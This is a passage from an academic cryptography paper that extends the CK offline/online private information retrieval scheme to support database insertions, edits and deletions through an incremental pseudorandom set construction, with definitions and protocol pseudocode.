Supporting multiple queries. To guarantee security against the online server, a set cannot be used more than once—if the online server sees two queries containing sets $S \backslash \{i\}$ and $S \backslash \{j\}$, computing the set difference results in the queried indices. Therefore, the client and the server have to redo the offline phase after the client issues a query. CK avoids this expense with two ideas. First, the use of independent random sets. Instead of the client generating and storing a hint h that consists of $\sqrt{n}$ sets and parities, where the sets have $\sqrt{n}$ elements with the restriction that $S_1 \cup \cdots \cup S_n = [n]$, the client represents h as $\sqrt{n} \log n$ independent random sets and their parities, where each set contains $\sqrt{n}$ indices sampled uniformly at random. As a result, with high probability, each index appears in at least one of the $\sqrt{n} \log n$ sets. Second, CK introduces a *refresh* operation that is performed between the client and the offline server after the client issues a query to the online server. This refresh operation is cheap: the cost to the offline server is simply $O(\sqrt{n})$. It consists of the client generating a new set with $\sqrt{n} - 1$ random indices and getting the corresponding parity from the server[1]. The client can then add the index of the item it had previously queried (i) to this set and update the parity (XOR with the queried item).

With the above two modifications, the client and the offline server can perform a single expensive offline phase, followed by refresh operations after every query. In this way, the expensive offline phase is amortized across multiple queries.

Reducing costs. In the above protocol, the client has to store and download from the offline server $n \log^2 n + b\sqrt{n} \log n$ bits: $\sqrt{n} \log n$ sets, each containing $\sqrt{n}$ indices, where each index is $\log n$ bits, and the corresponding $\sqrt{n} \log n$ parities, each of which is b bits. To ensure the scheme is non-trivial (i.e., has sublinear communication in n), CK uses a *puncturable pseudorandom set* (PPRS) [23] and assumes a computationally bounded adversary. With a PPRS, the client can use a cryptographic key k to represent (and generate) a pseudorandom subset S of $[n]$. The client can then puncture k to obtain k^*, which is a key that generates all but one element of S and which the client can send to the online server to generate S^*. This means that in the offline phase, the client needs only store (and upload to the offline server) $\sqrt{n} \log n$ cryptographic keys (one for each set), in addition to downloading and storing the parities. Consequently, the total communication and storage costs are $O(b\sqrt{n} \log n)$.

4.2 Intuition: making CK's preprocessing incremental

Consider a client that has already performed the offline phase and holds $\sqrt{n} \log n$ parities and secret keys. Suppose that m items are then added to the database, so that it consists of $n+m$ objects with indices in $[n+m]$. To support the updated database the client must obtain new parities and sets.

Strawman solution (not secure). The client could keep the *original* parities and sets. Then for new items, sample a few new sets from $[n+m]$, and acquire parities for those via a

[1] With small probability, the client sends a set that contains i, in which case the refresh operation fails. Checklist [40] proposes a way to avoid this.

process similar to refreshing—proceeding with the online phase as before. This appears reasonable at first glance, but it is not secure. Observe that all of the original sets of indices were sampled uniformly from $[n]$. However, in an incremental OO-PIR scheme, security requires that *every* set be sampled uniformly from all indices in the database (see Definition 2), which is the set $[n+m]$. Otherwise, the distribution of the client's queries will be biased towards sets from $[n]$, and the online server will be able to make inferences about the likelihood of certain queries being for new or old items. We give details in our extended report [46, Appendix B].

4.2.1 Introducing insertions to CK

In the previous section, we discuss how creating new sets that include the added indices is problematic since the original sets will not be uniformly sampled from $[n+m]$, and hence leaks information about the client's queries. We therefore ask whether instead of creating new sets and acquiring parities for those new sets, the client can modify the existing sets and parities it already has. That is, can we ensure that after the update process is complete, *all* the sets that the client holds are uniformly random subsets of $[n+m]$.

Proposed protocol (simplified). Consider the simple version of CK where the client stores, as a result of the offline phase, the actual random sets of indices rather than their compressed representation (which relies on secret keys to generate each set) in addition to the hints. Suppose that at a later point in time, the database operator appends a single item to the existing n-item database D. The new item will have index $n+1$ (the database is indexed from 1). Observe that a randomly sampled subset of $[n+1]$ of size $\sqrt{n}$ should contain index $n+1$ with probability $\frac{\sqrt{n}}{n+1}$. A straightforward approach to accomplish this is for the client to add index $n+1$ to a given set S_j probabilistically: with probability $\frac{\sqrt{n}}{n+1}$, the client replaces a random index in S_j with $n+1$; with the remaining probability, the client does nothing with set S_j. This guarantees that S_j is a random subset of $[n+1]$. Note that $\frac{\sqrt{n}}{n+1}$ is small, so with high probability the index will not actually be added to S_j. However, recall that in CK the client has $\sqrt{n}\log n$ sets; the client performs the above probabilistic addition for each one of them. This ensures that with high probability the index $n+1$ is added to at least one of the sets.

The above achieves our desired incremental property: when a new object is appended, the client and the offline server do not need to preprocess the database from scratch. Instead, the client—for each set for which there is a replacement (e.g., $n+1$ replaces some existing index e in the set)—asks the offline server for the parity difference ($D[e] \oplus D[n+1]$). The client then XORs $D[e] \oplus D[n+1]$ with the original parity of the set, which cancels out the contribution of $D[e]$ and adds $D[n+1]$ to the set. Note that we keep the size of each set at $\sqrt{n}$ to preserve the structure and simplicity of the CK scheme and its security proof. In addition, we show that this has negligible effect on query correctness (§6). Nevertheless, one could allow sets to diverge and have different sizes, but the original preprocessing would need to randomize the sizes of each set to begin with. We show an example of this in our extended report [46, Appendix E] where we discuss the SACM OO-PIR scheme [51].

We can generalize this scheme to a batch of appends as follows. To add m items in a batch, the client samples a number w from the hypergeometric distribution[2] $\mathcal{HG}(n+m, m, \sqrt{n})$ for each set S_j, and replaces w random indices in S_j with w random indices in $\{n+1, \ldots, n+m\}$. The client then tells the offline server about the changes to any set for which $w > 0$, so that the offline server can compute the parity difference and allow the client to update its hints. In Appendix A.1 we prove that this procedure ensures that the resulting $\sqrt{n}\log n$ sets, each of size $\sqrt{n}$, are uniform random subsets of $[n+m]$ and the client's hints are valid.

The protocol described here is too costly and does not meet OO-PIR's non-triviality since the client must explicitly store the indices of each of the sets. We address this in Section 5.

4.2.2 Supporting in-place edits

In-place edits occur when the operator of the database changes part of an object or replaces the object entirely. Such edits are easier to handle than insertions because the size of the database does not change, and therefore the existing sets that a client has remain valid. The client only needs to update the parities of all of the sets that contain the index of the object that has changed. Specifically, suppose that the database operator edits $D[e]$ to $D'[e]$ (this change must happen in both the offline and online servers). Then it is enough for the offline server to send e and $\Delta = D[e] \oplus D'[e]$ to the client. Given this information, the client can determine all of the sets that contain e and update their corresponding parity as $p \leftarrow p \oplus \Delta$.

4.2.3 Supporting deletions

There are many situations where a database operator may wish to delete items from the database so that clients can no longer fetch them. For instance, the database may contain an illegal object (e.g., a confidential government document). In such cases, we ask to what extent we can modify CK to support deletion. We consider two cases: deletion against honest clients who follow the protocol, and deletion against malicious clients who may deviate arbitrarily. In either case, we assume that the client has not previously fetched the object that the operator wishes to delete.

Deletion against honest clients. Suppose the operator wishes to delete the item at index e. To ensure correctness in later retrievals, the client needs to update the parities of the sets that contain this index e. A trivial way to achieve this is for the offline server to send the item to the client and let the

[2] We use $\mathcal{HG}(N, M, K)$ to denote the distribution where the numbers of total items, good items, and quantity drawn are N, M, K.

client do an XOR to cancel out the parity of that item for all of the relevant sets. However, this defeats the purpose as the server is deleting an item that it does not want the client to query by sending the item to the client. Instead, we handle deletions by replacing the data with a uniform random object r and using the in-place edit protocol of Section 4.2.2: the server sends $D[e] \oplus r$ to the client, who uses this information to update its hints without obtaining $D[e]$.

Deletion against malicious clients. The above scheme does not work against a malicious client since the client could keep a copy of the original parity p for set S or keep a copy of the update $(r \oplus D[e])$ sent by the server during deletion. In either case, the client can query the online server for the item at index e and either use p to recover $D[e]$ directly, or use the new parity to recover r and then compute $D[e] = r \oplus (r \oplus D[e])$.

Indeed, secure deletion against malicious clients is impossible in CK: when the client obtains the parities for its sets it has in effect an encoding of *all* of the items in the database and there is no way for the servers to remove the contribution of the deleted item. To see why, consider the following attack. The client holds a set S that includes the index e and other indices. It uses the online server as an oracle to obtain each and every item at indices in S except for e. Then, using the original parity of set S it computes the element at index e. This attack requires fetching only $\sqrt{n} - 1$ elements.

Our approach for honest clients does work with malicious clients that join the system *after* the element is deleted since they will not have a copy of the parity for the deleted object.

Reusing deleted slots. Since the server replaces the deleted item with a random mask, it is possible to utilize this empty slot when a new item is added by performing an in-place edit of the random mask with the new element. In some applications the server may even wish to batch a few deletions and insertions and replace them with in-place edits.

5 Incremental pseudorandom sets

In the previous section we discussed a protocol that extends CK to support insertions, deletions, and edits. However, it requires the client to explicitly store the indices for each set, which defeats non-triviality (§3.1) since the client storage would be $O(n \log^2 n)$: $\sqrt{n} \log n$ sets, each consisting of $\sqrt{n}$ indices in $[n+m]$. We therefore ask whether one can support an updatable compressed representation of sets.

To answer this question, recall that CK gets storage and communication efficiency with a *pseudorandom set* (PRS), which we define next. We denote the set size as $s(n)$, which is a function of n, and write $s(n)$ as s for simplicity.

Definition 3 (Pseudorandom set (PRS) [23])**.** A pseudorandom set with size s consists of key space $\mathcal{K}$, and algorithms:

- $\mathsf{Gen}(1^\lambda, n) \to k$: a randomized algorithm that takes as inputs a security parameter λ and the size of the set's range n, and outputs a secret key $k \in \mathcal{K}$.
- $\mathsf{Eval}(k) \to S$, a deterministic algorithm that takes as input a set key $k \in \mathcal{K}$ and outputs a set S.

A formal correctness and security definition for PRS appears in CK [23], but briefly, correctness means: given k, $\mathsf{Eval}(k)$ will output a set $S \subseteq [n]$ with size s; and security means: a PPT adversary cannot distinguish between S and a random size-s subset of $[n]$.

CK gives a simple PRS construction from a *pseudorandom function* (PRF) $f : [n] \to [n]$. Gen generates a key k for the PRF, and Eval produces the elements in the set by the evaluating the PRF at s points, i.e., $S = \{f(k,1), \ldots, f(k,s)\}$.[3] CK shows that S satisfies correctness and security [23, Appendix B.1]. As a result, with a PRS the client stores $\sqrt{n} \log n$ keys, which is a major reduction.

CK additionally requires the PRS to be *puncturable*, which they obtain with a *puncturable pseudorandom function* [11, 14, 36, 39]. This helps CK achieve logarithmic communication during the online phase (§4.1).

For clarity, what follows uses the notation $Set^{[n]}(k, x, y)$ to mean the set that results from evaluating a PRF with range $[n]$ using key k at consecutive points $x, \ldots, y$ for some $x \leq y$. When $x = 1$, we use the shorter notation $Set^{[n]}(k, y)$.

5.1 Incremental PRS

The above approach produces indices on the original database range, but we need to produce indices on an extended range. We thus propose a definition for an incremental PRS. The main change is the inclusion of auxiliary information aux that changes how indices are derived from the set's secret key.

Definition 4. An incremental PRS with set size s consists of the following three algorithms:

- $\mathsf{Gen}(1^\lambda, n) \to (k, aux)$: a randomized algorithm that takes a security parameter λ and a range size n, and outputs a secret key $k \in \mathcal{K}$, and auxiliary information aux.
- $\mathsf{Add}(aux, m) \to aux'$, a randomized algorithm that takes in auxiliary information aux and the size of the added range, $m = o(n)$ (which is equal to the number of additions), and outputs new auxiliary information aux'.
- $\mathsf{Eval}(k, aux) \to S$: a deterministic algorithm that takes as input a set key $k \in \mathcal{K}$ and (potentially updated) auxiliary information aux and outputs a set S.

There are two notes. First, while the range of the set changes, the set size s is kept the same (§4.2.1). Second, the range size from which Eval chooses the elements is encoded in aux. The correctness, security, and non-triviality definitions are:

Correctness. $\mathsf{Eval}(k, aux)$ outputs a set $S \subseteq [n]$ of size s, for a uniformly sampled k, and Add modifies aux correctly: given $(k, aux) \leftarrow \mathsf{Gen}(1^\lambda, n)$ and $aux' \leftarrow \mathsf{Add}(aux, m)$, the output of $\mathsf{Eval}(k, aux')$ is a set $S' \subseteq [n+m]$ of size s.

[3] Note that with small probability a client might generate a key k for which there are collisions within the evaluations (e.g., $f(k,1) = f(k,2)$); in such cases, the client samples a different key.

Security. The set S should be a pseudorandom subset of $[n]$, and the set S' should be a pseudorandom subset of $[n+m]$.

Non-triviality. We denote the *symmetric difference* of two sets S_1 and S_2 as $S_1 \ominus S_2 = (S_1 \cup S_2) \setminus (S_1 \cap S_2)$. We define a function $g(n)$ to be the expected number of elements in $U \ominus U'$ where U is a randomly sampled size-s set from $[n]$ and U' is a randomly sampled size-s set from $[n+m]$, and $m = o(n)$. That is, $E[|U \ominus U'|] = g(n)$. Let S and S' be as defined above. We say that an incremental PRS scheme is *non-trivial* if $E[|S \ominus S'|] = o(g(n))$.

Note that the correctness and security property can be inductively defined for multiple additions. The non-triviality definition means that the intersection of the new set S' with the old set S should be in expectation large. Without this requirement, one could trivially satisfy correctness and security by sampling a new set $S' \subseteq [n+m]$ from scratch.

5.2 High-level idea of incremental PRS construction

Suppose for a moment that we do not care about compression (i.e., we do not require that the PRS be concisely captured by a secret key). Then, one could just represent the PRS explicitly as the subset $S \subseteq [n]$. Our goal is then to devise a procedure to extend the range of the PRS; in other words, to obtain $S' \subseteq [n+m]$ by modifying, in expectation, only a handful of elements in S. We can achieve this by recalling the probabilistic procedure from Section 4.2.1: (1) sample w from a hypergeometric distribution $\mathcal{HG}(n+m,\ m,\ s)$; and (2) remove w random elements from S and add w random elements in $[n+1, n+m]$ to S, thereby creating S'. This strawman constructions guarantees all PRS properties (Appendix A.1).

We now discuss how to achieve the compressed representation. Given a set key k for a (non-incremental) PRS with range $[n]$, one solution to modify the range of the PRS while preserving the usefulness of the key k is to perform the above probabilistic replacement procedure and explicitly store the added elements from $[n+1, n+m]$ and the removed elements from $[n]$ as aux. In this way, Eval could generate the initial set S using k, and then use the explicit elements from aux to turn S into S'. This may work fine when m is tiny (since each element can be represented using $\log(n+m)$ bits), but for larger m, the storage for the elements being added/removed could be much larger than a PRF key.

Our construction improves on the above by keeping side information that is smaller than storing elements in the clear. Observe that since the w elements in $[n+1, n+m]$ are randomly chosen, we can actually use a PRF to generate them—similarly to how CK uses a PRF to generate the original subset S. Our first attempt is to use the *same key* that CK uses to generate S with an *additional* PRF that has a different range, which will capture the added elements. That is, we build the updated set S as $S^1 \cup S^2$ using a PRF key k, where:

$$S^1 := Set^{[n]}(k, s-w),\ S^2 := Set^{[m]}(k, w) + n.$$

In this way, the $s-w$ elements in the original set have not changed because the key is the same, and using the same key to evaluate w points in the new range produces w pseudorandom elements to be added. In other words, the first set S^1 removes w random elements from the original set S, and the second set S^2 adds w random elements from $[n+1, n+m]$ to S—which is what we want. Intuitively, this construction satisfies PRS security: S is a uniformly sampled subset of $[n+m]$ (each elements in $[n+m]$ has probability $\frac{s}{n+m}$ of being included in S). Appendix A.3 gives the full analysis.

Complications. There are two complications with the above approach. The first complication is that using a PRF to instantiate the PRS can result in collisions. This means that there is no guarantee that exactly w elements in the original set are removed. For this reason, we use a PRP instead.

The second complication is that if we use the *same* key to pick two pseudorandom permutations (or functions) from two pseudorandom permutation (or function) families with different ranges, the two could be related.[4] This defeats the security property in Definition 4. To avoid this, we use a different key for each of the PRPs. Specifically, for each set S, the original set key k becomes a master key used to derive keys k_1 and k_2 by a key derivation function KDF. The set S is then $S = Set^{[n]}(k_1, s-w) \cup Set^{[m]}(k_2, w) + n$.

Extending a set multiple times. The above approach supports multiple range extensions. Suppose a client holds the following information after increasing the range from $[n]$ to $[n+m]$: a PRS key k, auxiliary information $t_1 = s - w$ and $t_2 = w$. Together, they represent $S = S^1 \cup S^2$, where $S^1 = Set^{[n]}(k_1, t_1)$ and $S^2 = Set^{[m]}(k_2, t_2) + n$, and k_1, k_2 are derived from k. Now, say we want to incrementally modify S to be a random subset of $[n+2m]$ (without loss of generality). As before, we sample t_3 from $\mathcal{HG}(n+2m, m, s)$ and succinctly represent the added elements from $[n+m+1, n+2m]$ as $Set^{[m]}(k_3, t_3) + n + m$, where k_3 can be derived from k.

Dealing with the removed elements requires a little more work. We randomly select t_3 elements in $[s]$, and denote the number of elements in $[1, t_1]$ as $\bar{t}_1$, and that in $[t_1+1, s]$ as $\bar{t}_2$ (remember that $t_1 + t_2 = s$). The client updates the auxiliary information: $t_\ell \leftarrow t_\ell - \bar{t}_\ell$ for $\ell = 1, 2$. The resulting set $Set^{[n]}(k_1, t_1) \cup Set^{[m]}(k_2, t_2)$ is then a set with t_3 random indices removed.

Therefore, after extending the range twice (each time by m), S can be represented with k, t_1, t_2, t_3, and written as:

$$Set^{[n]}(k_1, t_1) \cup Set^{[m]}(k_2, t_2) + n \cup Set^{[m]}(k_3, t_3) + m + n,$$

where k_1, k_2, k_3 are derived from k, and $t_1 + t_2 + t_3 = s$.

5.3 Incremental PRS construction

The previous section gives the definition of incremental PRS that we seek, and the high level overview of our construction.

[4] Imagine if one PRF is AES and the other PRF (which needs a smaller range) simply uses half of the output bits of AES. While individually each PRF is secure, when used together with the same key the PRFs are related.

procedure $\mathsf{Gen}(1^\lambda, n) \to (k, aux)$
  Sample $k \leftarrow \mathcal{K}$, and set $aux \leftarrow [(n, s)]$.
  Output (k, aux).
procedure $\mathsf{Add}(aux, m) \to aux'$
  Parse aux as $[(r_\ell, t_\ell)]_{\ell \in [L]}$.
  Compute $r \leftarrow \sum_{\ell \in [L]} r_\ell$.
  Sample $w \leftarrow \mathcal{HG}(r + m, m, s)$.
  Sample w points uniformly in $[s]$.
  Set $t_0 \leftarrow 0$.
  for $\ell \in [L]$ **do**
    Set $\bar{t}_\ell \leftarrow$ number of points in $(\sum_{z=0}^{\ell-1} t_z, \sum_{z=0}^{\ell} t_z]$.
    Update $t_\ell \leftarrow t_\ell - \bar{t}_\ell$
  Set $r_{L+1} = m, t_{L+1} = w$.
  Output $aux' \leftarrow [(r_\ell, t_\ell)]_{\ell \in [L+1]}$.
procedure $\mathsf{Eval}(k, aux) \to S$
  Parse aux as $[(r_\ell, t_\ell)]_{\ell \in [L]}$.
  for $\ell \in [L]$ **do**
    Derive keys $k_\ell \leftarrow \mathsf{KDF}(k, \ell)$
    Compute set $S^\ell \leftarrow Set^{[r_\ell]}(k_\ell, t_\ell) + \sum_{z<\ell} r_z$
  Output $S \leftarrow \bigcup_{\ell \in [L]} S^\ell$

FIGURE 1—Construction of incremental PRS Ψ.

We formalize that procedure in Figure 1.

A set is represented using a set key k and some short auxiliary information aux. The latter is a list of tuples $[(r_\ell, t_\ell)]_{\ell \in [L]}$, where L is the number of subranges of a set (the number of times the PRS's range has been extended from the initial range is hence $L - 1$). Each tuple (r_ℓ, t_ℓ) denotes the number of elements, t_ℓ, chosen from the subrange r_ℓ. For instance, the aux value of the example in Section 5.2 (which extends the range twice) is $[(n, t_1), (m, t_2), (m, t_3)]$, and the full range is $[n + 2m]$.

Theorem 1. Assuming a set of secure PRPs, PRS construction Ψ satisfies PRS correctness, security, and non-triviality.

Appendix A.3 gives a proof of this theorem.

Can we puncture our incremental PRS? Unfortunately our construction does not preserve the puncturable property since we use a PRP instead of a PRF to instantiate our incremental PRS and there does not exist puncturable PRP constructions [10]. For our incremental CK, this results in less succinct online communication ($O(\sqrt{n})$), but in practice it works well (§8). Designing a puncturable incremental PRS is an interesting open question.

6 Adding incremental PRS into OO-PIR

In order to incorporate our PRS into CK, we adapt two helper functions from CK [23].

Membership testing. Let $\mathsf{Member}(i, (k, aux))$ be an algorithm that uses a single PRP call to determine whether index i is in the set specified by (k, aux). Recall that aux is a list $[(r_\ell, t_\ell)]_{\ell \in [L]}$. We first identify which subrange i is in, say r_ℓ. Then we check if the corresponding t_ℓ is 0. If so, then the set does not contain any elements in subrange r_ℓ, and Member outputs 0. Otherwise, we compute the inverse permutation

procedure $\mathsf{Prep}(D) \to h$
  for $j \in [J]$ **do**
    Client samples $(k_j, aux_j) \leftarrow \Psi.\mathsf{Gen}(1^\lambda, n)$
  for $j \in [J]$ **do**
    Server computes $S_j \leftarrow \Psi.\mathsf{Eval}(k_j, aux_j)$
    and $p_j \leftarrow \bigoplus_{e \in S_j} D[e]$
  Output $h \leftarrow \{(k_j, aux_j, p_j)\}_{j \in [J]}$

FIGURE 2—Offline preprocessing between offline server and client. The client stores h and uses it during online queries.

keyed by k_ℓ (derived from k) on i. If the result is in $[t_\ell]$, then Member outputs 1, otherwise it outputs 0.

Shifting PRS. During a set refresh (§4.1), the client needs to generate a set under the restriction that a certain index i is in the set. If the client simply generates a random PRP key k, which defines a set $S = Set^{[n']}(k, s)$ where n' is the updated database size, the probability that $i \in S$ is very low. We instead randomly choose an element $x \in S$, define a shift $sh = x - i \mod n'$, and let $S' = S + sh \mod n'$. In this way, k together with a shift sh, succinctly represents a set S' that contains i with all other $s - 1$ indices being random. For simplicity, in the next section we omit sh and just use $(k, aux) \leftarrow \mathsf{GenWith}(i, n')$ to denote the above procedure; we assume Eval takes the shift into account when computing the set. We give the details in Appendix A.4.

6.1 Updating hints with incremental PRS

We now discuss how to make the CK protocol incremental with the use of incremental PRS Ψ. We assume the client holds J sets; to ensure OO-PIR's non-triviality, J must be sublinear in n so we let $J = (n/s) \log n$ as in Section 4.1.

The offline preprocessing (Figure 2) is the same as in Section 4.1, except that the hints now include auxiliary information for each set. After preprocessing, if the database D changes due to a batch of operations op, the client and the offline server run $\mathsf{IncPrep}(D, op, h)$ to get a new hint h'. We describe each step in IncPrep below.

First, the offline server runs DBUpd to group the list of changes specified by op (e.g., add index 101, edit index 2, del index 7) and produces a short summary δ, which we define in Figure 3. The server sends δ to the client.

Upon receiving δ, the client runs HintReq to generate u_q (Figure 4). u_q consists of succinct representations for all the sets whose elements changed. In some cases, the number of changes will be large enough that with high probability all of the client's sets will be impacted. In our tech report [46, Appendix C], we describe optimized algorithms for this case.

The offline server, upon receiving u_q, runs HintRes (Figure 5) to generate the parity of data blocks that the client needs to update its hints. For the three types of changes, the server's computation is different. For additions, the server uses the helper function EvalDiff (Figure 5) to generate the indices that are added into or removed from a set. This function takes in a set key k, the original aux, and the updated aux'

1: **procedure** DBUpd$(D, op) \to (D', \delta)$
2: Use op to operate on D, produce D'.
3: Group operations in op by additions, edits, and deletions:
4: **if** op contains m_{add} additions **then**
5: Set $\delta_{\text{add}} \leftarrow$ ("add", m_{add})
6: Set D^* be the database after the m_{add} additions.
7: **if** op contains edits at $x_1, \ldots, x_{m_{\text{edit}}}$ **then**
8: Set $\delta_{\text{edit}} \leftarrow$ ("edit", $[x_1, \ldots, x_{m_{\text{edit}}}]$)
9: Set $(X_1, \ldots, X_{m_{\text{edit}}}) \leftarrow (D^*[x_1], \ldots, D^*[x_{m_{\text{edit}}}])$
10: Set $(X'_1, \ldots, X'_{m_{\text{edit}}}) \leftarrow (D'[x_1], \ldots, D'[x_{m_{\text{edit}}}])$
11: **if** op contains deletions at $y_1, \ldots, y_{m_{\text{del}}}$ **then**
12: Set $\delta_{\text{del}} \leftarrow$ ("del", $[y_1, \ldots, y_{m_{\text{del}}}]$)
13: Set $(Y_1, \ldots, Y_{m_{\text{del}}}) \leftarrow (D^*[y_1], \ldots, D^*[y_{m_{\text{del}}}])$
14: Set $(Y'_1, \ldots, Y'_{m_{\text{del}}}) \leftarrow (r_1, \ldots, r_{m_{\text{del}}})$,
15: where $r_z \xleftarrow{R} \{0,1\}^b$ for all $z \in [m_{\text{del}}]$
16: Set $\delta \leftarrow (\delta_{\text{add}}, \delta_{\text{edit}}, \delta_{\text{del}})$, output (D', δ)

FIGURE 3—Algorithm for producing summary δ. The offline server keeps the parity difference for edits (the X-array) and for deletions (the Y-array) generated in DBUpd, which are used for HintRes.

1: **procedure** HintReq$(h, \delta) \to u_q$
2: Parse δ as $(\delta_{\text{add}}, \delta_{\text{edit}}, \delta_{\text{del}})$
3: Initialize an empty set Q
4: Initialize each entry in $(aux'_1, \ldots, aux'_J)$ as $\perp$
5: Initialize each entry in $(aux^*_1, \ldots, aux^*_J)$ as $\perp$
6: **for** $j \in [J]$ **do**
7: **if** $\delta_{\text{add}} =$ ("add", m_{add}) **then**
8: Set $aux'_j \leftarrow \Psi.\mathsf{Add}(aux_j, m_{\text{add}})$ // see Fig. 1, line 4
9: Parse aux'_j as $[(r_\ell, t_\ell)]_{\ell \in [L]}$
10: **if** $t_L \neq 0$ **then** add j into set Q, set $aux^*_j \leftarrow aux'_j$
11: **if** $\delta_{\text{edit}} =$ ("edit", $[x_1, \ldots, x_{m_{\text{edit}}}]$) **then**
12: **if** $\exists z \in [m_{\text{edit}}]$ s.t. $\mathsf{Member}(x_z, (k_j, aux'_j)) = 1$ **then**
13: Add j into Q
14: **if** $\delta_{\text{del}} =$ ("del", $[y_1, \ldots, y_{m_{\text{del}}}]$) **then**
15: **if** $\exists z \in [m_{\text{del}}]$ s.t. $\mathsf{Member}(y_z, (k_j, aux'_j)) = 1$ **then**
16: Add j into Q
17: Output $u_q \leftarrow \{(k_j, aux_j, aux^*_j)\}_{j \in Q}$

FIGURE 4—Client algorithm for generating update request. It keeps a set Q for all changed sets. aux' indicates the updated auxiliary information, and aux^* encodes the information needed for the server to do incremental updates ($\perp$ or aux').

for one batch of additions (aux and aux' should have the same subranges). This helper function efficiently computes $S \ominus S'$, where $S \leftarrow \mathsf{Eval}(k, aux)$ and $S' \leftarrow \mathsf{Eval}(k, aux')$, without materializing either set. The server then computes the parity of data blocks indexed by elements in $S \ominus S'$.

For deletions and edits, the offline server uses the client's set keys to find in which of the client's sets the changed indices fall, and then computes the parity difference. Finally, the server sends the hint response to the client, who then uses it in HintUpd (Figure 6) to update its hints.

6.2 Online query and refresh

The client's online query for some index i works as follows. First, the client identifies which set contains i using Ψ's Member function (§6). Then, the client uses Eval to derive the set's indices, and then removes i from the set with probability

1: **procedure** HintRes$(D', u_q) \to u_r$
2: Parse u_q as $\{(k_j, aux_j, aux^*_j)\}_{j \in Q}$.
3: Initialize a tuple $(p'_1, \ldots, p'_{|Q|})$ and set them all to 0^b.
4: Initialize each entry in $(aux'_1, \ldots, aux'_{|Q|})$ as $\perp$.
5: **for** $j \in Q$ **do** // process additions first
6: **if** $aux^*_j \neq \perp$ **then**
7: Set $aux'_j \leftarrow aux^*_j$
8: Compute $S \leftarrow \mathsf{EvalDiff}(k_j, aux_j, aux'_j)$
9: Compute $p'_j \leftarrow \bigoplus_{e \in S} D'[e]$
10: **else** Set $aux'_j \leftarrow aux_j$
11: **for** $j \in Q$ **do** // process edits and deletions
12: Update $p'_j \leftarrow p'_j \bigoplus (X_z \oplus X'_z), \forall z \in [m_{\text{edit}}]$
13: such that $\mathsf{Member}(x_z, (k_j, aux'_j)) = 1$
14: Update $p'_j \leftarrow p'_j \bigoplus (Y_z \oplus Y'_z), \forall z \in [m_{\text{del}}]$
15: such that $\mathsf{Member}(y_z, (k_j, aux'_j)) = 1$
16: Output $u_r \leftarrow (p'_1, \ldots, p'_{|Q|})$
17: // compute symmetric difference between two sets
18: **procedure** EvalDiff$(k, aux, aux') \to S$
19: Parse aux as $[(r_\ell, t_\ell)]_{\ell \in [L]}$
20: Parse aux' as $[(r_\ell, t'_\ell)]_{\ell \in [L+1]}$
21: **for** $\ell \in [L]$ **do**
22: Derive keys $k_\ell \leftarrow \mathsf{KDF}(k, j)$
23: Compute $S^\ell \leftarrow Set^{[r_\ell]}(k_\ell, t'_\ell + 1, t_\ell), \forall t'_\ell < t_\ell$
24: Compute $S^* \leftarrow \cup_{\ell \in [L]} S^\ell$
25: Output $S \leftarrow S^* \cup Set^{[r_{L+1}]}(k_{L+1}, t'_{L+1})$

FIGURE 5—Offline server responds to an update request by computing the parity difference for each set that has changed.

1: **procedure** HintUpd$(h, u_r) \to h'$
2: Parse h as $\{(k_j, aux_j, p_j)\}_{j \in [J]}$
3: **for** $j \in [J]$ **do** Update $aux_j \leftarrow aux'_j$ // see Fig. 4, Line 8
4: Parse u_r as $(p'_1, \ldots, p'_{|Q|})$
5: **for** $j \in Q$ **do**
6: Update $p_j \leftarrow p_j \oplus p'_j$.
7: Output $h' \leftarrow \{(k_j, aux_j, p_j)\}_{j \in [J]}$

FIGURE 6—Client algorithm for updating local hints.

$(s-1)/n'$ (or another index with the remaining probability), where s is the set size and n' is the newest database size. This is in effect a trivial way of doing puncturing. Finally, the client sends the remaining indices in the clear to the online server as the query. We give the details in Figures 7 and 8.

Although the above approach leads to online communication of $O(\sqrt{n})$ bits (we have $n \leq n'$), which is asymptotically worse than the polylog communication in CK, we show in our evaluation that the communication cost is reasonable given that element sizes in real databases are larger than one bit (§8).

To refresh a set, the client generates a new key, and updates the hint. After the refresh is complete, the refreshed set's auxiliary information will simply consist of one tuple, (n', s). Notice that refreshing a set has the nice side effect of reducing the size of the auxiliary information since we no longer need to maintain all the subranges of the incremental PRS (since a refreshed set is basically a set generated from scratch). As a result, when the number of queries following a database update is such that the client has used every set at least once,

Client keeps state $= (n', j^*)$, where n' is the current database size, and j^* indicates which set is currently used for query.
procedure Query$(h, i) \to q_{\text{online}}$
  Parse state $= (n', j^*)$
  for $j \in [J]$ **do** // find a set containing i
    Compute $\alpha \leftarrow \Psi.\text{Member}(i, (k_j, aux_j))$
    if $\alpha = 1$ **then** set $j^* \leftarrow j$ and **break**
  if for all $j \in [J]$, $\alpha = 0$ **then** output fail
  // generate query
  Compute $S_{\text{online}} \leftarrow \Psi.\text{Eval}(k_{j^*}, aux_{j^*})$
  Sample $\beta_{\text{online}} \leftarrow \text{Bernoulli}(\frac{s-1}{n'})$
  if $\beta_{\text{online}} = 0$ **then** $S'_{\text{online}} \leftarrow S_{\text{online}} \backslash \{i\}$
  if $\beta_{\text{online}} = 1$ **then**
    $y_{\text{online}} \xleftarrow{R} S_{\text{online}} \backslash \{i\}$, $S'_{\text{online}} \leftarrow S_{\text{online}} \backslash \{y_{\text{online}}\}$
  Output $q_{\text{online}} \leftarrow S'_{\text{online}}$
procedure Refresh$(h, i) \to q_{\text{offline}}$
  Parse state $= (n', j^*)$
  Set $(k_{\text{new}}, aux_{\text{new}}) \leftarrow \Psi.\text{GenWith}(i, n')$
  Compute $S_{\text{offline}} \leftarrow \Psi.\text{Eval}(k_{\text{new}}, aux_{\text{new}})$
  Compute $\beta_{\text{offline}} \leftarrow \text{Bernoulli}(\frac{s-1}{n'})$
  if $\beta_{\text{offline}} = 0$ **then** $S'_{\text{offline}} \leftarrow S_{\text{offline}} \backslash \{i\}$
  if $\beta_{\text{offline}} = 1$ **then**
    $y_{\text{offline}} \xleftarrow{R} S_{\text{offline}} \backslash \{i\}$, $S'_{\text{offline}} \leftarrow S_{\text{offline}} \backslash \{y_{\text{offline}}\}$
  Update $k_{j^*} \leftarrow k_{\text{new}}$, $aux_{j^*} \leftarrow aux_{\text{new}}$.
  Output $q_{\text{offline}} \leftarrow S'_{\text{offline}}$
procedure QueryRecov$(r_{\text{online}}, h) \to d_i$
  Parse state $= (n', j^*)$
  Parse h as $\{(k_j, aux_j, p_j)\}_{j \in [J]}$
  Output $d_i \leftarrow p_{j^*} \oplus r_{\text{online}}$
